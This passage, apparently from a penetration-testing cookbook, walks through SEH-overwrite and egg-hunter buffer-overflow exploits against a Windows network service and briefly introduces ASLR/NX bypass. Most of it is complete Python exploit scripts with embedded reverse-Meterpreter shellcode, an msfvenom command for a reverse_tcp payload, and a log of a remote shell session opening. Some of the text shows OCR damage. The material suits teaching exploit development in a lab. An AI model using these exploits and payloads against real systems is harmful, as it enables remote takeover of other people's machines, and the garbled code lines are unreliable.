Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
```

15. The code should be something like this:

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer +=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

16. We now run this file, and in Immunity Debugger, we will see the access violation error. We now go to **View** | **SEH chain**.
17. We will see that our SEH has been overwritten with bytes. We copy the `42326742` value and find its location using the `pattern_offset` script in Kali:



```
ruby /path/to/script/pattern_offset.rb -q 423267412
```

The following screenshot shows the output of the preceding command:

18. We will see that the offset is `966` bytes at which the handler is overwritten.
19. Now let's modify our exploit a bit and see what happens. We have `966` bytes; we will use `962` bytes of As and 4 bytes of breakpoint and 4 with Bs and the rest of the bytes with Cs to see what happens:


```
#!/usr/bin/python
import socket address="192.168.110.12"
port=6660 buffer = "USV "
buffer+= "A" * 962
buffer+= "\xcc\xcc\xcc\xcc"
buffer+= "BBBB"
buffer+= "C" * (2504 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

20. We run this and view the **SEH chain**. Here, we will notice an interesting thing: the first 4 breakpoints we added have actually overwritten a memory address, and the next 4 have been overwritten into our SEH handler:




This happens as the SEH is a pointer that points to the memory address where the code is stored when an exception occurs.

21. Let's pass the exception to the program and we will see that EIP has been overwritten, but when we look in the memory, we will see that our Cs have been written approximately 6 bytes after our Bs in the memory. We can use a `POP RET` followed by a short `JUMP` code to jump to our shellcode.
22. We type the `!safeseh` command in the debugger's console:



23. This will show us the list of all DLLs that are not compiled using `SAFESEH/ON`. In the log window, we will see the list of the functions:



24. Let's use a DLL `vbajet32.dll`. Our goal is to find a `POP POP RET` sequence in the DLL, that we can use to bypass SEH.

25. We find our DLL on the Windows machine and copy it to Kali. Kali has another great tool known as `msfpescan`, that can be used to find the `POP POP RET` sequence in the DLL:

    ```
    /path/to/msfpescan -f vbajet32.dll -s
    ```


    The following screenshot shows the output of the preceding command:

26. Here, we have the address for all the `POP POP RET` sequences in the `.dll`. We will use the first one, `0x0f9a1f0b`. We also need a short `JUMP` code, that will cause a jump to our shellcode or Cs stored in the memory.
27. Short `JUMP` is `\xeb\x06`, where `06` is the number of bytes we need to jump. We are still 2 bytes short of the 4-byte address space and we can use 2 NOPs.

28. Let's create a shellcode; since we are sending this over HTTP, we need to make sure we avoid bad characters. We will use msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp -f py
-b "\x00\xff\x20\x25\x0a\x-d" -v buffer
```

The following screenshot shows the output of the preceding command:



29. We will put everything in the exploit, as follows:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
```

```
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
# NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

The following screenshot shows the output of the preceding command:

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 24
#Shellcode Reverse meterpreter.
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb8\x49\xa7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\x5d\xd0\xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\xa3\x3d\xb1\x86\xa3\xa2"
buffer += "\x01\xa8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\xa9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x05\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\xa3\xa5\x3e"
buffer += "\x1b\x08\xa1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xca\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\xa3\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"
buffer += "\xb5\x72\x4f\x42\x3a\xa7\xfa\x47\xac\x88\x53\x29"
buffer += "\x2b\x61\xa6\xb6\x22\x2d\x2f\x50\x14\x9d\x7f\xcd"
buffer += "\xd4\x4d\xc0\xbd\xbc\x87\xcf\xe2\xdc\xa7\x05\x8b"
buffer += "\x76\x48\xf0\xe3\xee\xf1\x59\x7f\x8f\xfe\x77\x05"
```

30. Let's run this without the debugger this time. We will open our handler in Kali, and we should have meterpreter access:

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.110.7:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.110.12
[*] Meterpreter session 3 opened (192.168.110.7:4444 -> 192.168.110.12:
1380) at 2017-07-14 08:54:54 -0400

meterpreter >
```

See also


- `https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/`
- `http://resources.infosecinstitute.com/bypassing-seh-protection-a-real-life-example/`

Exploiting egg hunters

Egg hunting is used when there is not enough space in the memory to place our shellcode consecutively. Using this technique, we prefix a unique tag with our shellcode and then the egg hunter will basically search for that tag in the memory and execute the shellcode.
The egg hunter contains a set of programming instructions; it is not much different from shellcode. There are multiple egg hunters available. You can learn more about them and how they work with this paper by skape: `http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf`.

Getting ready

We will try to make an exploit with an egg hunter for the same software we used in the previous recipe. The logic behind the exploitation would be something similar to what is shown in the following diagram:




Our aim is to overwrite the **nSEH** and then **SEH** in order to make it jump to the egg hunter shellcode, which, when executed, will find and execute our shellcode in the memory.

How to do it...

Following are the steps that demonstrate the use of the egg hunter:

1. We start the software on Windows XP and attach it to the debugger:



2. We already know the crash bytes and the address to bypass the SAFESEH.
3. Now we need to add our egg hunter and then use it to jump to our shellcode.
4. As we know, the egg hunter is a shellcode and the basic rule for using a shellcode is to make sure it does not have any bad characters.
5. Let's look at the previous exploit we made:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
```

```
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
# NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

6. Let's consider that the shellcode isn't actually after the 6 bytes of jump we made in the memory. In this situation, we can use an egg hunter to make a reliable exploit for the software.
7. Now it may sound easy, but there are some complications. We need our final exploit to follow the flow like we mentioned in the diagram, but we also need to make sure we have enough NOPs in the code to ensure the exploit.

8. This is what our exploit flow should look like, as in our case, we had enough memory to have the shellcode. But in other cases, we may not have so much memory, or our shellcode may be stored somewhere else in the memory. In those cases, we can go for egg hunting, which we will cover in the later recipe:

Junk Bytes	nSEH	SEH	Nop	Egghunter	Nop	Tag	Shellcode

9. Following the preceding flow diagram, our shellcode would look something like this:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
#Egghunter Shellcode 32 bytes
egghunter = ""
egghunter += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\
  x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf
  \x75\xe7\xff\xe7"
# 6 Bytes SHORT jump to shellcode
nseh = "\xeb\x09\x90\x90"
# POP+POP+RET 0x0f9a196a
seh = "\x6a\x19\x9a\x0f"
#Shellcode Reverse meterpreter. 360 bytes
buffer = ""
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
```

```
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
nop = "\x90" * 301
tag = "w00tw00t"
buffer1 = "USV "
buffer1 += nop * 2 + "\x90" * 360
buffer1 += nseh + seh # 8
buffer1 += "\x90" * 6 #
buffer1 += egghunter
buffer1 += nop
buffer1 += tag
buffer1 += buffer
buffer1 += "\x90" * (3504 - len(buffer))
buffer1 += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer1)
print "Sent!!"
sock.close()
```

10. We go ahead and save it as `script.py` and run it using `python script.py`.

11. And, we should have our meterpreter session waiting for us.

The exploit code we wrote may not work in the exact same way on every system because there are multiple dependencies depending on the OS version, software version, and so on.

See also

- `https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/`

- `http://www.fuzzysecurity.com/tutorials/expDev/4.html`


An overview of ASLR and NX bypass

Address Space Layout Randomization (**ASLR**) was introduced in 2001 by PaX project as a Linux patch and was integrated into Windows Vista and later OS. It is a memory protection that protects against buffer overflows by randomizing the location where executables are loaded in the memory. **Data Execution Prevention** (**DEP**) or **no-execute** (**NX**) was also introduced with Internet Explorer 7 on Windows Vista, and it helps prevent buffer overflows by blocking code execution from the memory, which is marked as non-executable.

How to do it...

We need to first evade ASLR. There are basically two ways in which ASLR can be bypassed:

1. We look for any anti-ASLR modules being loaded in the memory. We will have the base address of any module at a fixed location. From here, we can use the **Return Oriented Programming** (**ROP**) approach. We will basically use small parts of code followed by a return instruction and chain everything to get the desired result:



Source: https://www.slideshare.net/dataera/remix-ondemand-live-randomization-finegrained-live-aslr-during-runtime

2. We get pointer leak/memory leak here, and we adjust the offset to grab the base address of the module whose pointer gets leaked.
